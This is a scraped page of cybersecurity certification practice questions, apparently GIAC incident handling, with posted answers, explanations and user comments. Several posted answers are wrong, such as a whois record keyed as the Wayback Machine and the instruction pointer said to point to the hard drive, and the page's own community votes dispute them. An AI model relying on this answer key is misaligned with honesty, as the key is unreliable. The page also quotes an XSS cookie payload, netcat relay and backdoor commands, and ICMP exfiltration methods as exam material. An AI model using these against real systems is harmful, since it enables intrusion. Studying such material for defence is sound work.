902/tcp    open  iss-realservice
912/tcp    open  unknown
2869/tcp   open  unknown
2968/tcp   open  unknown
3306/tcp   open  mysql
5357/tcp   open  unknown
10243/tcp  open  unknown
49165/tcp  open  unknown
MAC Address: B8:76:3F:0A:5C:07 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows Vista|2008|7
OS details: Microsoft Windows Vista SP0 or SP1, Server 2008 SP1, or Windows 7
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.82 seconds
```

- A. Close one port on host to improve the accuracy of the scan
- B. Determine what services are running on ports greater than 1024
- C. Ensure encryption is being used on all 3306/tcp traffic
- D. Block outgoing packets for ports greater than 1024

Correct Answer: C

Community vote distribution

B (100%)

 **strale** 9 months, 2 weeks ago

Selected Answer: B

C is important, but B has more priority
upvoted 2 times

If an accounting department's computer system was compromised, who should make the decision about when that system is put back into production?

- A. Lead incident handler, after recovery is complete
- B. Head of Information Systems or CIO
- C. System owner for that system
- D. System administrator for that system

Correct Answer: A

Community vote distribution

C (100%)

🗨️ 👤 **tp9222** 9 months, 1 week ago

Selected Answer: C

C. System owner for that system The decision about when a compromised system in the accounting department should be put back into production should be made by the system owner for that system. The system owner typically has the authority and responsibility to make decisions regarding the operation and security of the system, including when it is safe to restore it to normal operation after a compromise.

upvoted 1 times

🗨️ 👤 **SusanGlenn5** 2 years, 6 months ago

correct me if I am wrong, I thought it would be the system owner. How is it this answer

upvoted 2 times

Which of the following commands would set up an administrative session with a remote system and mount `one` on your system?

- A. `mount \\10.0.0.1\one adminpassword /u:adminuser`
- B. `net use \\10.0.0.1\one adminpassword /u:adminuser`
- C. `net mount \\10.0.0.1\one /p:adminpassword /u:adminuser`
- D. `net use \\10.0.0.1\one adminpassword adminuser`

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

A helpdesk ticket has been escalated to the incident response team. According to the FIRST organization classification guidelines, during which incident response phase should the team document the following information?

Category: Compromised Intellectual Property

Criticality: High -

Sensitivity: Restricted to response team and management

- A. Preparation
- B. Eradication
- C. Lessons Learned
- D. Containment

Correct Answer: D

It is important to document various characteristics of the incident early on in the Containment phase. The FIRST organization distributes an incident Case

Classification document that recommends characterizing an incident based on three areas: it's general category, the criticality of impacted systems and data, and the sensitivity with which information about the case itself should be treated.

Currently there are no comments in this discussion, be the first to comment!

Failing DNS, what will modern Windows systems use to resolve names of other systems?

- A. Local Host File
- B. LLMNR
- C. NBT-NS
- D. WINS

Correct Answer: B

Community vote distribution

B (100%)

🗨️ 👤 **tp9222** 9 months, 1 week ago

Selected Answer: B

LLMNR ANS

upvoted 1 times

🗨️ 👤 **847ch0n3** 10 months ago

Selected Answer: B

LLMNR is a protocol that allows both IPv4 and IPv6 hosts on a single subnet to resolve each other's names when DNS name resolution is not possible. It operates similarly to DNS but uses multicast messages instead of unicast messages for name resolution.

Therefore, if DNS resolution fails, Windows systems will fall back to LLMNR to resolve names of other systems on the local network.

upvoted 1 times

🗨️ 👤 **Wu33code** 2 years, 7 months ago

Selected Answer: B

B is the correct answer

upvoted 1 times

Which tool is used to provide 128-bit encryption of passwords?

- A. John the Ripper
- B. LC5
- C. passfilt.dll
- D. SYSKEY

Correct Answer: *D*

SAM Lock Tool, better known as syskey (the name of its executable file) is a discontinued component of Microsoft Windows that encrypts the Security Account

Manager (SAM) database using a 128-bit RC4 encryption key.

Currently there are no comments in this discussion, be the first to comment!

The incident response team has been working with the various systems teams to find a way to gain root access to systems in event of an incident. It has been proposed that the system teams keep copies of all system passwords and crypto keys in sealed envelopes in a safe in the IT director's office. The envelopes are kept updated by the systems teams and access to the envelopes is logged by the IT director. However, the VMware system team is concerned about unqualified handlers having root access to the VMware host servers. What additional qualifier would make this agreement more agreeable to the VMware system team?

- A. Agree that only handlers with VMware experience will access the system
- B. Create a password reset disk to be used in case of an incident
- C. Have one member of the incident response team know the password
- D. Call VMware system team for incidents involving their systems to gain access

Correct Answer: B

Community vote distribution

A (100%)

🗨️ 👤 **strale** 10 months, 2 weeks ago

Selected Answer: A

Option B does not resolve VMware system team concern and is not an additional qualifier.

Option C is a great bottleneck and not corresponding to organisation's decision how to keep password.

Option D also presents a bottleneck, if VMware team is not available or not on-call. Also, it does not further qualify what the question is asking.

I am going with A

upvoted 1 times

What can you do to proactively protect against DLL injection on your organization's Exchange server?

- A. Take away Full Control over important files from the Everyone group and monitor changes to important registry keys
- B. Script a comparison of the ls and echo commands and take cryptographic checksums of important files
- C. Limit Debug rights and take cryptographic checksums of important files
- D. Limit Debug rights to the Administrators' group and monitor changes to files in Event Viewer

Correct Answer: A

To prevent DLL injection need to ensure no untrusted process gets Administrator access or runs as the same user account as your application. Without this access, code injection into the application is not possible; and once such a process gets that access, it can cause all kinds of unauthorized activities without needing to inject itself into another process and the injection just makes it easier to hide.

Community vote distribution

C (100%)

  **strale** 10 months, 2 weeks ago

Selected Answer: C

It's C.

Option B does not specify which ls and echo flags should be used and does not state to alert if some change occurs.

Option D is not the best option because limiting Debug rights only to the Administrators' group may still leave the system vulnerable to attacks from users within that group and Event Viewer may not provide real-time detection.

Option A is also not the best option because DLL injection may not target important registries changes

Option C suggest the best approach (of offered options). By limiting debug right (Debug Privileges: <https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/debug-privilege>) analyst could prevent DLL injection and by taking checksum analyst could detect if unauthorised DLL was injected.

upvoted 1 times

Which of the following is ALWAYS a good guideline for incident response processes?

- A. Information regarding the incident should be provided to anyone who asks
- B. Require the incident handler to work alone in order to preserve evidence integrity
- C. Information regarding the incident should only be known by the primary incident responder
- D. If resources allow, assign a helper to the primary incident responder

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

How does an attacking host initiate a SYN flood attack?

- A. It sends many SYN-ACK packets to a target machine from a spoofed address
- B. It sends many SYN packets to a target machine from a spoofed address
- C. It sends many SYN-RST packets to a target machine from a spoofed address
- D. It sends many SYN-FIN packets to a target machine from a spoofed address

Correct Answer: *B*

When a client and server establish a normal TCP three-way handshake, the exchange looks like this:

1. Client requests connection by sending SYN (synchronize) message to the server.
2. Server acknowledges by sending SYN-ACK (synchronize-acknowledge) message back to the client.
3. Client responds with an ACK (acknowledge) message, and the connection is established.

Currently there are no comments in this discussion, be the first to comment!

Attackers are trying to connect from an internal host they have compromised to their own host on the Internet. They can ping their external host, but cannot connect. What should the attackers do to try and exfiltrate data to their external host?

- A. Transfer ASCII files within TCP/IP headers
- B. Tunnel ICMP echos and replies inside SSH
- C. Setup a reverse HTTP shell session
- D. Hide TCP connections within ICMP traffic

Correct Answer: *D*

The fact that the attacker can ping their external hosts indicates that they are communicating with their host via ICMP; the attacker could use a tool like ptunnel to create TCP connections within ICMP. Each of the other options requires a TCP connection of which there is no indication of success.

Currently there are no comments in this discussion, be the first to comment!

Why would an analyst run the following command on a host they suspect is compromised?

```
C:\> c:\temp\lads\lads /S c:\Windows\System32
```

- A. Find alternate data streams
- B. Detect a user-mode rootkit
- C. Stop hidden processes from running
- D. Remove malicious DLLs from the system folder

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

What is one indication that someone is running a Windows event log editing tool on your server?

- A. A fourth, hidden log can be seen in Explorer if "display hidden files" is selected
- B. Event log service is stopped and started
- C. The "last accessed" time stamp on secevent.evt was during a suspicious incident
- D. Permissions are modified on event .LOG files

Correct Answer: B

If your event log service is stopped and started without your knowledge or approval, it may be an indication that someone is running an underground log editing tool on your server. An editor application or privileged user may change permissions to the .EVT files in order to alter/edit the logs, but the .LOG files' permissions are not changed as part of this process. The secevent.evt timestamp with a "last accessed" time and date during an incident does not indicate the file was altered.

(A "created" timestamp may indicate something suspicious.) Editing log files would not create a hidden log file.

Currently there are no comments in this discussion, be the first to comment!

As an incident handler for the xyz widget company, you have responded to the breach of your mail server. The server is not in a DMZ but on your internal network and was being used as a launching point to attack other systems on the same network. The compromise was discovered quickly and the network cable was disconnected from the mail server. Which of the following tools will allow you to complete the next sub phase, following short-term containment activities, on the server in its current state?

- A. Wireshark
- B. Enum
- C. dd
- D. Cain

Correct Answer: *C*

The second sub phase is backup. Of the listed tools only dd can be used to create a backup of the compromised hard drive. Cain and Enum are tools used to attack systems and Wireshark is a network sniffer.

Currently there are no comments in this discussion, be the first to comment!

During the identification phase of a potential incident, you examine the logs of a web server, which are full of lines like the one displayed below.

During the preparation phase, what measures would you take to mitigate the risk of attacks that produced these logs?

```
192.168.56.1 - - [08/Aug/2011:09:35:48 -0400] "GET /?_task=<sCRipT>alert(document.cookie)</sCRipT> HTTP/1.1" 200 5418 "-" "Googlebot/2.1 (+http://www.google.com/bot.html)"
```

- A. Use parameterized stored procedures in the web application that accesses the database
- B. Configure the file robots.txt of the web server properly to prevent spidering
- C. Filter disallowed input characters for each possible encoding scheme at the application server
- D. Apply a timestamp within the variable or create random hashes using a strong algorithm

Correct Answer: C

The data in the log file is html encoded. Attackers may encode the submitted strings using various encoding schemes (ASCII, Hex, Unicode, etc.) to avoid detection. Moreover, the case of letters in HTML code can be mixed (HTML is case insensitive as regards to tag and attribute names). Hence, sCRipT and script are the same. The above log decodes to `<script>alert(document.cookie)</script>`. When the script executes, a pop-up dialog box appears displaying the cookie of the victim. This is an XSS attack, which can be prevented by filtering out the offending characters at the web application, taking into account the various encoding possibilities.

This is not an SQL injection attack (there are no keywords such SELECT, UNION, etc., or statements like OR 1=1) and so, the use of parameterized stored procedures wouldn't help in this case. This is not a session hijacking attack either, since there is no evidence of a session ID variable that the attacker attempts to guess or to manipulate in another way and hence, applying a timestamp within the variable or creating random hashes using a proper function, like md5sum wouldn't also help. This is not web spidering, (although the attacker has changed the User-Agent to appear to be GoogleBot) because, in such a case different

URLs would be accessed in a very short time (almost simultaneously); thus, modifying the robots.txt file wouldn't prevent such attacks too.

Currently there are no comments in this discussion, be the first to comment!

Which of the following occurs during the recovery phase of an incident?

- A. Determine cause and symptoms
- B. Restore operations
- C. Improve defenses
- D. Develop a report to follow up on the incident

Correct Answer: *B*

Explanation -

Recovery -

At this point, it's time to determine when to bring the system back in to production and how long we monitor the system for any signs of abnormal activity.

Currently there are no comments in this discussion, be the first to comment!

If an attacker is attempting to use the Kaminsky method of DNS cache poisoning, what is the maximum number of unique Query IDs which must be presented to the victim DNS server before a match is made?

- A. 32,768
- B. 4096
- C. 65,536
- D. 1024

Correct Answer: *D*

  **strale** 9 months, 3 weeks ago

C is correct

upvoted 1 times

Which file contains information about past successful user logins on Unix systems?

- A. wtmp
- B. btmp
- C. ctmp
- D. utmp

Correct Answer: A

In Linux, the `last` command shows successful login attempts and displays session information (pts, source, date and length).

The `lastb` command records all bad login attempts. Both share the same man page, but the difference is that `last` reads the binary `/var/log/wtmp` file, and `lastb` reads the `/var/log/btmp` file by default.

Currently there are no comments in this discussion, be the first to comment!

Which tool can be used to sniff probe requests from wireless clients, and pretends to be the access point the client is seeking?

- A. Kismet
- B. InSSIDer
- C. Aircrack-ng
- D. Karmetasploit

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Below is a Unix system configuration file below which sets kernel parameters upon booting. Which parameter did the systems administrator set as a defense against buffer overflow attacks?

```
* Maximum number of processes that can be created on this system
set max_nprocs=50000

* Mark the stack as nonexecutable
set noexec_user_stack=1

* Maximum number of processes that can be created on this system by any single user
set maxuprc=49999

* Minimum stack size for all threads
set default_stksize=24576

* Amount of pageable kernel memory
set segkpsize=0
```

- A. segkpsize
- B. noexec_user_stack
- C. default_stksize
- D. max_nprocs
- E. maxuprc

Correct Answer: B

One defense against buffer overflow attacks is to configure the system to not allow code to be executed in the stack. The parameters max_nprocs and maxuprc dictate the number of processes that can run on a system or be created by a user, respectively. Setting either of these values too low could cause a denial of service. default_stksize sets the minimum stack size for each thread. segkpsize limits the amount of pageable kernel memory.

Currently there are no comments in this discussion, be the first to comment!

Observe the following command; what is the analyst doing?

```
$ rekal -f /cases/20160726_39/RAM/memimage.dd
```

- A. Analyzing volatile evidence
- B. Capturing a memory image
- C. Verifying the integrity of an image
- D. Creating a hash of original evidence

Correct Answer: A

The shown command starts the Rekall interpreter and invokes a memory image for analysis.

Currently there are no comments in this discussion, be the first to comment!

Which of the following accurately describes a `Bot`?

- A. Bots normally infect a carrier file and need human interaction to spread from computer to computer
- B. Bots are distribution channels that worms and viruses use to spread across the network
- C. Bots normally infect a carrier file but need no human interaction to spread from computer to computer
- D. Bots are software programs that perform an action on behalf of a human

Correct Answer: *D*

Bots are software programs that perform some action on behalf of a human, typically with little or no human intervention. Bots are specialized backdoors used for controlling systems en masse, with a single attacker controlling groups of bots numbering from a dozen to over a million infected machines. They operate autonomously, and could be used in a variety of ways, including:

- ⇒ Maintaining backdoor control of a machine
- ⇒ Controlling an IRC channel (one of the earliest and most popular uses of bots)
- ⇒ Acting as a mail relay
- ⇒ Providing anonymizing HTTP proxies
- ⇒ Launching Denial of Service floods

Worms and viruses can be distribution channels for bots.

Currently there are no comments in this discussion, be the first to comment!

Which of the following accurately describes the difference between worms and viruses?

- A. Worms infect executable files while viruses infect e-mail and documents
- B. Worms attack Linux systems
- C. Viruses spread without human interaction across a network while a worm infects a host file
- D. Viruses attack Windows systems
- E. Worms spread without human interaction across a network

Correct Answer: *E*

Computer worms are similar to viruses in that they replicate functional copies of themselves and can cause the same type of damage. In contrast to viruses, which require the spreading of an infected host file, worms are standalone software and do not require a host program or human help to propagate.

Currently there are no comments in this discussion, be the first to comment!

In a network switch, what is the benefit of comparing the MAC address of a host to a known list of DHCP assignments?

- A. Confirmation of the correct MAC addresses assigned to the subnets
- B. Protection from rogues DHCP serves
- C. Efficient distribution of IP addresses to reduce network congestion
- D. Protection from ARP based session hijacking attacks

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

One type of FTP scan allows you to find a weakness in a certain type of firewall. These firewalls will allow an FTP data connection to take place, even though the FTP control connection hasn't occurred. What is the root cause of this limitation?

- A. The FTP server is not configured to require both the control connection and the data connection to pass inspection
- B. The firewall is a simple packet-filtering firewall that is unable to recognize and test for existing connections
- C. Because FTP control and data connections use the same port, the anomalous behavior should not be attributed to the firewall
- D. The firewall has been kept patched and is therefore vulnerable to malicious scanning

Correct Answer: B

A simple packet-filtering firewall does not have the ability to recognize existing connections and will allow an FTP data connection, even if no control connection has taken place. Stateful firewalls do not share this limitation, since the control connection is recorded in the state table. On stateful firewalls, an incoming data connection is verified against the state table to check for an existing connection.

Currently there are no comments in this discussion, be the first to comment!

Regardless of the initial compromise or type of incident, which step is always a good practice during the Recovery phase of the Incident Handling Process?

- A. Implement centralized logging for hosts that were compromised
- B. Monitor outbound connections for C2-related traffic
- C. Validate the executive summary before sending it to the stakeholders
- D. Have the data owner verify the system before it is placed back in production

Correct Answer: D

Validating the host/network/application/etc. will always take place during Recovery and the best-case scenario is to have the data owner validate the system.

Implementing centralized logging and monitoring for C2 are actions that may take place during Recovery, but the context of the incident would dictate if these actions are appropriate or unnecessary. It is much more likely that monitoring for C2 or implementing targeted logging for compromised hosts would take place in the Containment or Eradication phases **before** Recovery.

Validating the report would take place during the Lessons Learned phase, prior to the meeting.

Currently there are no comments in this discussion, be the first to comment!

You are a member of your organization's IT security team. Your team has limited resources, so investigating every suspicious event is impossible. Which one of the following items, when considered by itself, warrants further investigation by the security team?

1: One of your system administrators sent you the following snippet from a `netstat -ob` command he performed from the console on one of your Windows 2008 R2

File Servers. He noted that he did not have Internet Explorer running on the console.

```
TCP 10.10.10.10:51813 log.clickstream.co.za:https ESTABLISHED 2676
```

```
[iexplore.exe]
```

```
TCP 10.10.10.10:51816 log.clickstream.co.za:https TIME_WAIT 0
```

```
TCP 10.10.10.10:51817 log.clickstream.co.za:https TIME_WAIT 0
```

```
TCP 10.10.10.10:51818 log.clickstream.co.za:https TIME_WAIT 0
```

```
TCP 10.10.10.10:51819 log.clickstream.co.za:https TIME_WAIT 0
```

```
TCP 10.10.10.10:51822 log.clickstream.co.za:https TIME_WAIT 0
```

```
TCP 10.10.10.10:51826 log.clickstream.co.za:https ESTABLISHED 2676
```

```
[iexplore.exe]
```

```
TCP 10.10.10.10:51827 log.clickstream.co.za:https ESTABLISHED 2676
```

```
[iexplore.exe]
```

```
TCP 10.10.10.10:51828 log.clickstream.co.za:https ESTABLISHED 2676
```

2: The following was found by a system administrator in a Microsoft Windows 7 workstation's Microsoft Windows event log.

`Your computer was not assigned an address from the network (by the DHCP Server) for the Network Card with network address 0xE0ED9B3ACBBC. The following error occurred: 0x79. Your computer will continue to try and obtain an address on its own from the network address (DHCP) server.`

3: One of your system administrators sent you the following snippet from a `netstat -nao` command he performed on one of your Windows 2008 R2 File Servers:

Active Connections -

Proto	Local Address	Foreign Address	State	PID
-------	---------------	-----------------	-------	-----

TCP	0.0.0.0:21	0.0.0.0:0	LISTENING	2236
-----	------------	-----------	-----------	------

TCP	0.0.0.0:80	0.0.0.0:0	LISTENING	4
-----	------------	-----------	-----------	---

TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	920
-----	-------------	-----------	-----------	-----

TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
-----	-------------	-----------	-----------	---

TCP	0.0.0.0:554	0.0.0.0:0	LISTENING	6232
-----	-------------	-----------	-----------	------

TCP	0.0.0.0:623	0.0.0.0:0	LISTENING	7980
-----	-------------	-----------	-----------	------

TCP	0.0.0.0:902	0.0.0.0:0	LISTENING	3636
-----	-------------	-----------	-----------	------

TCP	0.0.0.0:912	0.0.0.0:0	LISTENING	3636
-----	-------------	-----------	-----------	------

4: A user complained that their computer was running very slowly, and they suspected it was because of a virus, even though an anti-virus solution has been installed and is operating correctly.

A. 1

B. 3

C. 2

D. 4

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

You are responding to an incident in which the organization's Extranet server has been compromised. The Extranet is the browser home page for most users in the organization. You have been instructed to watch the attacker, but minimize the business impact and the risk of further compromise. How can you continue providing services to the organization's users while isolating the compromised server?

- A. Point the domain name to the IP address of a secondary, patched production server
- B. Change the server IP address to a different IP address
- C. Isolate the switch port and put the system on a quarantined VLAN
- D. Rebuild the system during a downtime window and restore the service

Correct Answer: A

The server is accessed via domain name by most users in your organization. To continue to provide service to those users, the best approach is to reroute DNS to another server. Chances are good that the attacker is accessing the server via IP address, so he should continue to have access to the server, which enables you to watch his actions while isolating users from the compromised server. Rebuilding the server during downtime would prevent access, prevent you from investigating, and possibly alert the attacker. Changing the IP address would not prevent users from accessing your site, and wouldn't isolate the server.

Quarantining the system would prevent legitimate users from accessing services.

Community vote distribution

C (100%)

🗨️ 👤 **strale** 11 months, 2 weeks ago

Selected Answer: C

Isn't C better option? With option A, you don't isolate attacked server, you just redirect the attack.

upvoted 1 times

🗨️ 👤 **strale** 11 months, 2 weeks ago

Isn't C better option? With option A, you don't isolate attacked server, you just redirect the attack.

upvoted 1 times

To defend against network mapping, which of the following packets should be denied at the border router?

- A. Outgoing ICMP Port Unreachable messages
- B. Outgoing ICMP Echo Request messages
- C. Incoming ICMP Time Exceeded messages
- D. Incoming ICMP Echo Request messages

Correct Answer: A

Community vote distribution

D (100%)

🗨️ 👤 **847ch0n3** 10 months ago

Selected Answer: D

ICMP Echo Request messages are commonly used by network mappers (such as ping sweeps) to determine which IP addresses are live and responsive. By denying incoming ICMP Echo Request messages at the border router, you can prevent external entities from probing your network using ping sweeps or similar techniques, thereby reducing the visibility of your network to potential attackers.

upvoted 1 times

🗨️ 👤 **AlexSOC** 10 months, 2 weeks ago

Selected Answer: D

I think the answer is D here.

upvoted 1 times

As related to buffer overflows, what is the purpose of the Instruction Pointer?

- A. The Instruction Pointer tells the CPU where on the hard drive to look for the next instruction for the running program.
- B. The Instruction Pointer tells the CPU where to find newly allocated memory.
- C. The Instruction Pointer tells the CPU where in memory to find the next instruction for the running program.
- D. The Instruction Pointer tells the CPU where in the BIOS to find the boot up sequence.

Correct Answer: A

Community vote distribution

C (100%)

  **847ch0n3** 10 months ago

Selected Answer: C

Should be C

upvoted 2 times

You just acquired admin rights on a remote machine and gained remote access. What techniques would you use to determine if it is a virtual machine?

- A. Look at the system's firewall settings, running services, IO settings, and disk activity
- B. Look at the system's processor utilization, network card settings, open ports, and logged on users
- C. Look at the system's registry, its memory, its hardware, and its processor instructions
- D. Look at the system's OS version, patch status, network card activity, and hardware drivers

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

An attacker wants to intercept their target's network traffic using ARP cache poisoning. How should the attacker setup IP forwarding?

- A. On the victim host, directed to the attacker host
- B. On whichever network host that is the next hop from the victim, directed to the default gateway
- C. On their own host, directed to the default gateway
- D. On the default gateway, directed to the attacker host

Correct Answer: C

For the attacker to intercept the traffic using ARP cache poisoning, they should setup IP forwarding on their own (attacker) host and direct traffic to the default gateway. Then the attacker sends a gratuitous ARP to the victim, falsely telling the victim that their MAC address is the one that is mapped to the IP address of the default gateway. The victim then sends the traffic to the attacker and the attacker forwards this on to the router; allowing the attacker to intercept the traffic while maintaining the appearance of innocence as the victim's traffic is being sent to the router and beyond (therefore the victim's traffic is not being hindered).

Currently there are no comments in this discussion, be the first to comment!

Which Wireless LAN discovery tool uses active scanning in order to detect wireless networks?

- A. Air Magnet
- B. WarVOX
- C. Kismet
- D. NetStumbler

Correct Answer: *D*

NetStumbler (version 0.4 and earlier) works solely by sending out a constant stream of probe requests without an SSID, hoping that an access point will respond with a probe response that includes its SSID.


Currently there are no comments in this discussion, be the first to comment!

Which stage of an attack typically involves little or no direct interaction with the attack target(s)?

- A. Reconnaissance
- B. Scanning
- C. Covering the Tracks
- D. Keeping Access
- E. Denial of Service

Correct Answer: C

Community vote distribution



  **847ch0n3** 10 months ago

Selected Answer: A

Should be A, you can do passive reconn
upvoted 1 times

Computer `remus` has traffic coming in on port 53. You want to forward the traffic to system `romulus` on port 1234. Which command would you run on `remus` to complete this task?

- A. `nc -l -p 53 | nc romulus 1234`
- B. `nc romulus 1234 < remus 53`
- C. `while [1]; nc -l -p 53; nc romulus -p 1234; done`
- D. `nc -l -p remus 153 -e remus 1234`

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which tool is designed to provide shell access over ICMP?

- A. Sneakin
- B. Telnet
- C. Loki
- D. Reverse World Wide Web (WWW) Shell

Correct Answer: C

Loki is a tunneling tool that should be thought of a telnet over Internet Control Message Protocol (ICMP). It can also use User Datagram Protocol (UDP) port 53 to disguise itself as Domain Name System (DNS) traffic.

Currently there are no comments in this discussion, be the first to comment!

When using a Netcat backdoor listener for shell access, what userID will the commands be executed as?

- A. Root
- B. The nobody account
- C. The user that ran the Netcat client
- D. The user that ran the Netcat listener

Correct Answer: *D*

Note that if you just run `/bin/sh`, actually logging in is not required. You are already logged in as the user who ran the Netcat listener.

Currently there are no comments in this discussion, be the first to comment!

A SOC analyst is reviewing event logs from several network devices across the enterprise and notices that there are an abnormally high number of logon attempts across the desktop systems for several user IDs. What should the analyst do next?

- A. The desktop teams should be notified to suspend the accounts of the users and reissue new credentials.
- B. An IDS signature should be deployed to monitor the user's logon attempts and alert the SOC of new failures.
- C. Each device should be examined for any successful logon attempts within the past 24 hours.
- D. An event ticket should be created and escalated to the security team to investigate the attempts.

Correct Answer: D

The front line team in the SOC should have the authority to escalate any events that meet the criteria of a security issue to the responsive team. By issuing a ticket to the security team, they are logging the events, collecting the information and applying a service level agreement to the primary business group to handle. Failed logon attempts across multiple desktop systems for several users could indicate a manual or automated (virus/worm) attempt to probe common or collected usernames with a dictionary of pass phrases.

Currently there are no comments in this discussion, be the first to comment!

An analyst runs the following nmap scan from their Linux computer as a non-privileged user. The target host, 10.0.233.2, has tcp/445 open. What network traffic would be generated by this scan?

```
$ nmap 10.0.233.2
```

- A. ICMP echo and reply between the source and destination
- B. No traffic will be captured as the scan is passive
- C. TCP handshake between the source and destination hosts
- D. ACK packets from the source to the destination

Correct Answer: C

A basic nmap scan, when not running as root, does a full TCP connect scan and completes the 3-way handshake.

Currently there are no comments in this discussion, be the first to comment!

MyDoom, Zotob, and Blaster are all examples of what type of malware?

- A. Trojans
- B. Kernel-Mode Rootkits
- C. Worms
- D. Browser Helper Objects (BHOs)

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

An incident handler investigating abnormal system behavior has captured traffic from two client workstations. Both clients sent dozens of SYN packets to an external host WW3.ACME.NET on port 80. In response, WW3.ACME.NET returned RST packets. When the incident handler browses to WW3.ACME.NET on port 80 from a workstation reserved for incident investigations, the traffic patterns do not match what is seen on the other two clients. Based on this information, what should the incident handler look for next?

- A. Whether an IPS is identifying the outbound client traffic as malicious and blocking it.
- B. Whether the external server is controlling infected hosts to map the internal network.
- C. Whether the clients are infected and using crafted packets to transmit information.
- D. Whether a firewall between the clients and external host is dropping packets.

Correct Answer: C


Currently there are no comments in this discussion, be the first to comment!

A client wants a system so that they can monitor connection queues on network equipment for too many half-open connections, as well as look for bandwidth consumption from the same types of connections. What kind of attacks will this type of system defend against?

- A. Smurf attacks
- B. Passive scans
- C. CPUHog attacks
- D. SYN Floods

Correct Answer: C

Community vote distribution



🗨️ 👤 **847ch0n3** 10 months ago

Selected Answer: D

Should be SYN Flood for half open connection.

upvoted 1 times



If virtual machines are relatively easy for an attacker to detect, the next best thing might be to put so much honey in your honeypot, attackers won't be able to resist. Which actions would result in the most meaningful traffic on your honeypot?

- A. Install the latest OS and patches, use interesting usernames and easy to guess passwords, don't set a limit on failed login attempts, and don't log anything
- B. Set file and folder permissions so everyone has full access, allow full directory browsing on the web site, and don't remove the cgi-bin directory or any of its contents
- C. Give the server a tempting name, create directories and files with appealing names, and create user accounts that resemble a production environment
- D. Install only older versions of software, remove the "Block All" setting on the firewall, and falsify the reported BIOS version information so it looks like a much earlier version

Correct Answer: D

Community vote distribution

C (100%)

  **strale** 10 months, 1 week ago

Selected Answer: C

C is correct. Purpose of honeypots/honeynets is to gather info about attackers TTPs (and catch them of course, but this question state "Which actions would result in the most meaningful traffic", which means that this honeypot is dedicated to gathering TTPs).

Option C has the most hardened honeypot and the attacker would need give their best and reveal their TTPs in order to bypass system described in option C.

upvoted 2 times

Which reconnaissance source would you expect to provide the information in the below screen capture?

```
Domain ID:D16237909-LROR
Domain Name:GIAC.ORG
Created On:29-Dec-1999 18:55:24 UTC
Last Updated On:30-Dec-2011 01:40:07 UTC
Expiration Date:29-Dec-2012 18:55:24 UTC
Sponsoring Registrar:Register.com, Inc. (R71-LROR)
Status:OK
Registrant ID:2260819d0032a724
Registrant Name:SANS SANS
Registrant Organization:The SANS Institute
Registrant Street1:8120 Woodmont Ave
Registrant Street2:Suite 205
Registrant Street3:
Registrant City:Bethesda
Registrant State/Province:MD
Registrant Postal Code:20814
Registrant Country:US
Registrant Phone:+1.3019510102
Registrant Phone Ext.:
Registrant FAX:+1.3019510104
Registrant FAX Ext.:
Registrant Email:hostmaster@sans.org
Admin ID:4146835e2a97d913
Admin Name:SANS Institute
Admin Organization:The SANS Institute
Admin Street1:8120 Woodmont Rd.
Admin Street2:Suite 205
Admin Street3:
Admin City:Bethesda
Admin State/Province:MD
Admin Postal Code:20814
Admin Country:US
Admin Phone:+1.3019510102
Admin Phone Ext.:
Admin FAX:+1.3019510104
Admin FAX Ext.:
Admin Email:alan@sans.org
Tech ID:C35725521-RCOM
Tech Name:Domain Registrar
Tech Organization:Register.Com
```

- A. whois record
- B. the Wayback Machine
- C. nslookup
- D. traceroute

Correct Answer: B

🗨️ **MikeFromTexas** 11 months, 4 weeks ago

Definitely A

upvoted 2 times

🗨️ **zhengdeshuo** 2 years, 4 months ago

not A?

upvoted 3 times

A company requires employees to sign an acknowledgement of the organization's security policy when they are hired. An employee with email access used the company's mail server to transmit harassing emails to an ex-coworker with spoofed sender addresses. Which of the following describes this incident?

- A. Unauthorized use
- B. Authentication bypass
- C. Data breach
- D. Social engineering

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

If law enforcement asks you to perform an action on their behalf, what might require before rendering assistance?

- A. A memorandum of agreement
- B. A verbal request
- C. A court order
- D. A non-disclosure agreement

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Assuming you use each program listed, of the choices listed below, which represents the BEST defense against protocol parser vulnerabilities?

- A. Disable scripts in Internet Explorer
- B. Disable the Outlook preview pane
- C. Keep Nmap fully patched
- D. Keep tcpdump fully patched

Correct Answer: D

But, pay extra special attention to your sniffer tools and their associated analysis programs, such as Wireshark, Snort, tcpdump, Netmon, or any others. These tools must be carefully patched on a frequent basis, as vendors release fixes. These sniffing programs are often installed on sensitive networks, such as DMZs, data centers, and so on, because these locations are where you want to monitor traffic. Therefore, we have an application type that often has vulnerabilities, and is located on or near sensitive machines. An unpatched sniffer system is akin to asking for trouble on your network.

Currently there are no comments in this discussion, be the first to comment!

What is a war dialer?

- A. A program that dials fax machines and will successfully exploit their network connectivity
- B. A program that dials a list of phone numbers looking for modem carriers
- C. A program that dials a single number to perform a brute force password attack
- D. A device that detects and records dialed tones and modem signals

Correct Answer: *B*

A war dialer is a program that dials a list of phone numbers looking for modem carrier signals. It also logs voice and fax lines. This is different from a demon dialer, which repeatedly dials a signal number in an attempt to crack a login through brute force.

Currently there are no comments in this discussion, be the first to comment!

